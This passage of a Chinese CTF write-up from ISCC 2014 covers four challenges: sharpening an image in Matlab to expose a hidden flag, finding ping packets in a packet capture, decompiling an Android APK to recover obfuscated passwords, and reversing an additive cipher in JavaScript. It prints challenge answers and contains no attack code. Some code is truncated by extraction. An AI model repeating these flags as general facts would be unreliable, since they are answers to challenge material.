
outputFS.Close();

```

运行结果156.txt:



Carser一下，即能看到Flag。



Flag: Jerusalem bells are ringing

秦晋之好

打开附件图片，放大后在lena背上隐约能看到一个字母P，Flag应该就写在图片上，需要对图片进行锐化。Matlab锐化代码如下：

```
1 >> ima=imread(  
2 'ifs.bmp'  
3 );;%读入图像  
  
4 >>  
5 if  
6 isrgb(ima)  
7  
8 ima=rgb2gray(ima);;%如果是彩色图像，则转为灰度图像  
  
end  
  
>> ima=  
double  
(ima);  
  
>> h=fspecial(  
'laplacian'  
);;%laplacian算子锐化  
  
>> bw = imfilter(ima,h);  
  
>> imwrite(uint8(bw),  
'ifs1.bmp'  
);;%写入文件
```

得到ifs1.bmp:



已经隐约能看到Flag了，对ifs1.bmp再进行如上的操作，每次将上一次的结果做同样处理，累计进行四次能看到清晰的Flag。





Flag: At10ISCC421ZLAPL

穆公亡马


解压附件得到capture.log，用wireshark打开文件。扫描之前需要ping目标主机，以确保一下机器是存活的，从而目标转为寻找第五次的ping包。Ping包是ICMP 协议，但是这里我不明白为什么第五次扫描的ICMP包是192.168.0.1那个。

1	0.000000	192.168.0.9	192.168.0.99	ICMP	60 Echo (ping) request	id=0x7ae9, seq=0/0,
2	0.000078	192.168.0.99	192.168.0.9	ICMP	42 Echo (ping) reply	id=0x7ae9, seq=0/0,
148007	1274.602300	192.168.0.9	192.168.0.99	ICMP	60 Echo (ping) request	id=0x1e09, seq=0/0,
148008	1274.602365	192.168.0.99	192.168.0.9	ICMP	42 Echo (ping) reply	id=0x1e09, seq=0/0,
150655	1308.472790	192.168.0.99	192.168.0.9	ICMP	370 Destination unreachable (Port unreachable)	
150753	1407.256096	192.168.0.9	192.168.0.99	ICMP	60 Echo (ping) request	id=0xa373, seq=0/0,
150754	1407.256145	192.168.0.99	192.168.0.9	ICMP	42 Echo (ping) reply	id=0xa373, seq=0/0,
153165	1441.428990	192.168.0.99	192.168.0.9	ICMP	370 Destination unreachable (Port unreachable)	
155847	1504.127684	192.168.0.99	192.168.0.9	ICMP	370 Destination unreachable (Port unreachable)	
155987	1602.084879	192.168.0.1	192.168.0.99	ICMP	60 Echo (ping) request	id=0xc77b, seq=0/0,
155988	1602.084912	192.168.0.254	192.168.0.99	ICMP	60 Echo (ping) request	id=0xc77b, seq=0/0,
155989	1602.084941	192.168.0.199	192.168.0.99	ICMP	60 Echo (ping) request	id=0xc77b, seq=0/0,
155990	1602.084976	192.168.0.199	192.168.0.99	ICMP	60 Echo (ping) request	id=0xc77b, seq=0/0,
3	0.000044	192.168.0.9	192.168.0.99	TCP	60 52218 → http [ACK] Seq=1 Ack=1 Win=2048 Len=0	

Flag: 1602.084879

秦人卧底

下载附件得到一个apk和一个加密的日志文件，用Gapktool反编译apk。



这里使用Gapktool得到的res文件夹中values文件夹内容不全，我用了另一个反编译工具再编译了一次，得到了比较完整的values文件夹。查看反编译得到的代码：com.iscc.lockednote.MainActivity.java

```
private void checkPasswordStep1()
{
    String str = this.mPasswordStep1.getText().toString();
    if ((str != null) && (str.equals(this.mConstant.a())))
    {
        Toast.makeText(this, "恭喜你输入正确", 0).show();
        this.mBtnSendBroadcast.setVisibility(0);
        this.mRealPwHint.setVisibility(0);
        this.mPasswordStep2.setVisibility(0);
        this.mBtnOkStep2.setVisibility(0);
    }
}
```

可以看出密码有两层，第1层密码的值为mConstant.a()，第2层密码的值为mConstant.b()。这是mConstant的定义：

```
private com.iscc.local.a mConstant;
```

查看com.iscc.local.a.java，我们需要得到a()和b()的返回值。先看a()：

```
public final String a()
{
    StringBuilder stringBuilder = (new StringBuilder(String.valueOf(a.t()))).append(a.g()).append(a.a()).append(a.o());
    b_tmp = a;
    StringBuilder stringBuilder1 = stringBuilder.append(com.iscc.local.b.u()).append(a.b()).append(a.a()).append(a.e());
    b_tmp1 = a;
    String s = stringBuilder1.append(com.iscc.local.b.u()).toString();
    StringBuilder stringBuilder2 = (new StringBuilder(String.valueOf(a.i()))).append(a.q()).append(a.d()).append(a.k());
    b_tmp2 = a;
    String s1 = stringBuilder2.append(com.iscc.local.b.u()).append(a.p()).append(a.c()).append(a.d()).append(a.c()).append(a.l()).append(a.o()).append(a.r()).toString();
    return (new StringBuilder(String.valueOf(s))).append(s1).toString();
}
```

sb = a.t()+a.g()+a.a()+a.o()，这里的a的定义是private b a; a是一个b类，具体定义在com.iscc.local.b.java中，到b.java中查看，先把a.t()放到一边，暂时先看a.g()：

```
protected final String g()
{
    return e.a.d.getResources().getString(0x7f05000d);
}
```

a.g()返回某个叫0x7f05000d的东西的文本值，到res文件夹找找：public.xml：

```
<public type="string" name="g" id="0x7f05000c" />↓
<public type="string" name="h" id="0x7f05000d" />↓
<public type="string" name="i" id="0x7f05000e" />↓
```

原来是id="0x7f05000d"，其name="h"，还不是我们要的文本值，继续查找name="h"的东西，strings.xml：

```
<string name="g">g</string>↓
<string name="h">h</string>↓
<string name="i">i</string>↓
```

name="h"，对应的文本值也是h，这样a.g()="h"。同样的我们可以得到其他一些函数的返回值，具体如下：

```
1      a.a()="a"  a.b()="b"  a.c()="e"  a.d()="c"  a.
2      a.h()="f"  a.i()="l"  a.j()="i"  a.k()="k"  a.
3      a.o()="t"  a.p()="r"  a.q()="u"  a.r()="y"  a.
```

从而依据mConstant.a()的定义，我们有：

```
1      sb=a.t()+"hat"
2      sb1= sb+b.u()+"bad"= a.t()+"hat"+ b.u()+"bad"
3      s=sb1+b.u()=a.t()+"hat"+ b.u()+"bad"+b.u()
4      sb2="luck"
5      s1=sb2+b.u()+"recently"="luck"+b.u()+"recently
6      a()=s+s1=a.t()+"hat"+ b.u()+"bad"+b.u()+"luck"
```

下面来看a.t()和b.u()，到b.java里面查看定义：

```
1      a.t(){
        return
        b;} b.u(){
        return
        a;} b.v(){
        return
        c;}
```

这里的返回值a b c的定义是：

```
public static String a = " ";↓
public static String b = " ";↓
private static String c = " ";↓
```

都被初始化为" "，似乎a.t()=b.u()=b.v()=" "，但是“hat bad luck recentl”拿到手机上输入却提示密码错误，还有问题，仔细再看看代码，原来在MainActivity.java中字符串变量a和b的值被重新赋值了：

```
private void initConstantStaticString()↓
{↓
  b.a = ((TextView)findViewById(0x7f070001)).getText().toString();↓
  b.b = ((TextView)findViewById(0x7f070002)).getText().toString();↓
}↓
```

在public.xml中可以查到id="0x7f070001"和"0x7f070002"对应的name分别是:

```
<public type="id" name="divider1" id="0x7f070001" />↓
<public type="id" name="divider3" id="0x7f070002" />↓
```

在/layout/activity_main.xml下可以看到:

```
<TextView android:id="@id/divider1" android:visibility="gone" android:layout_width="wrap_con
android:layout_height="wrap_content" android:text="@string/d8" />↓
<TextView android:id="@id/divider3" android:visibility="gone" android:layout_width="wrap_con
android:layout_height="wrap_content" android:text="@string/w" />↓
```

再到strings.xml中得到w→"w", d8→"_" ,从而变量a和b被重新赋值为"w"和"_" ,变量c没有重新赋值,保持初始化的值""。从而我们得到a()="what_bad_luck_recently",这就是第一层密码。第二层密码就简单多了,注意到b.v(){return c;}=" "。

```
public final String b()↓
{
    StringBuilder stringBuilder = (new StringBuilder(String.valueOf(a.j()))).append(a.o());↓
    b_tmp = a;↓
    StringBuilder stringBuilder1 = stringBuilder.append(com.iscc.local.b.v()).append(a.j()).append(a.n());↓
    b_tmp1 = a;↓
    StringBuilder stringBuilder2 = stringBuilder1.append(com.iscc.local.b.v()).append(a.b()).append(a.c()).append
    b_tmp2 = a;↓
    StringBuilder stringBuilder3 = stringBuilder2.append(com.iscc.local.b.v()).append(a.l()).append(a.m()).append
    b_tmp3 = a;↓
    String s = stringBuilder3.append(com.iscc.local.b.v()).toString();↓
    StringBuilder stringBuilder4 = (new StringBuilder(String.valueOf(a.o()))).append(a.m());↓
    b_tmp4 = a;↓
    StringBuilder stringBuilder5 = stringBuilder4.append(com.iscc.local.b.v()).append(a.e()).append(a.m());↓
    b_tmp5 = a;↓
    StringBuilder stringBuilder6 =
ringbuilder5.append(com.iscc.local.b.v()).append(a.a()).append(a.l()).append(a.r()).append(a.o()).append(a.g()).app
.f());↓
    b_tmp6 = a;↓
    String s1 = stringBuilder6.append(com.iscc.local.b.v()).toString();↓
    StringBuilder stringBuilder7 = (new StringBuilder(String.valueOf(a.t()))).append(a.g()).append(a.c()).append
    b_tmp7 = a;↓
    StringBuilder stringBuilder8 = stringBuilder7.append(com.iscc.local.b.v()).append(a.r()).append(a.m()).append
    b_tmp8 = a;↓
    StringBuilder stringBuilder9 = stringBuilder8.append(com.iscc.local.b.v()).append(a.h()).append(a.c()).append
    b_tmp9 = a;↓
    String s2 = stringBuilder9.append(com.iscc.local.b.v()).toString();↓
    StringBuilder stringBuilder10 = (new StringBuilder(String.valueOf(a.i()))).append(a.j()).append(a.k()).append
    b_tmp10 = a;↓
    String s3 = stringBuilder10.append(com.iscc.local.b.v()).append(a.d()).append(a.p()).append(a.a()).append(a.s)
    return (new StringBuilder(String.valueOf(s))).append(s1).append(s2).append(s3).toString();↓
}↓
```

很容易得到b()="it is best not to do anything when you feel like crazy",提交第二层密码就是Flag。Flag: it is best not to do anything when you feel like crazy

秦国未来

粗看密文,发现每三位的数字基本上都是在100-255之间,不是三位的有58, 97, 98, 故在这三个数前面各添加1个0,得到058128178205200226193178205200198197213225209168156150134117098097密文的长度也从69变成了72,刚好也是8的倍数。转成16进制得到3a80b2cdc8e2c1b2cdc8c6c5d5e1d1a89c968675626165b1,看不出是个什么东西,拿到解密网站去解也没啥用。故转向附件中的Linux可执行文件,IDA打开,在sub_821c函数中分析得出密文[i]=明文[i]+明文[i-1]。拿到浏览器控制台计算:

```
var a=new Array(58,128,178,205,200,226,193,178,205,200,198,197,213,225,209,168,156,150,134,117,98,97,101,177);
var b=new Array();
b[0]=a[0];
for(var i=1;i<a.length;i++){b[i]=a[i]-b[i-1];}
for(var i=0;i<b.length;i++){b[i]=String.fromCharCode(b[i]);}
}
b
[":", "F", "1", "a", "g", "{", "F", "1", "a", "g", "_", "f", "o", "r", "_", "I", "S", "C", "C", "2", "0", "1", "4"
```

Flag: Flag_for_ISCC2014